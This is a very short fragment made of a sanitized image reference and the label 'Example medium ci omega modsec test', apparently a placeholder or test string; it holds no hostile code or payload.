 Example medium ci omega modsec test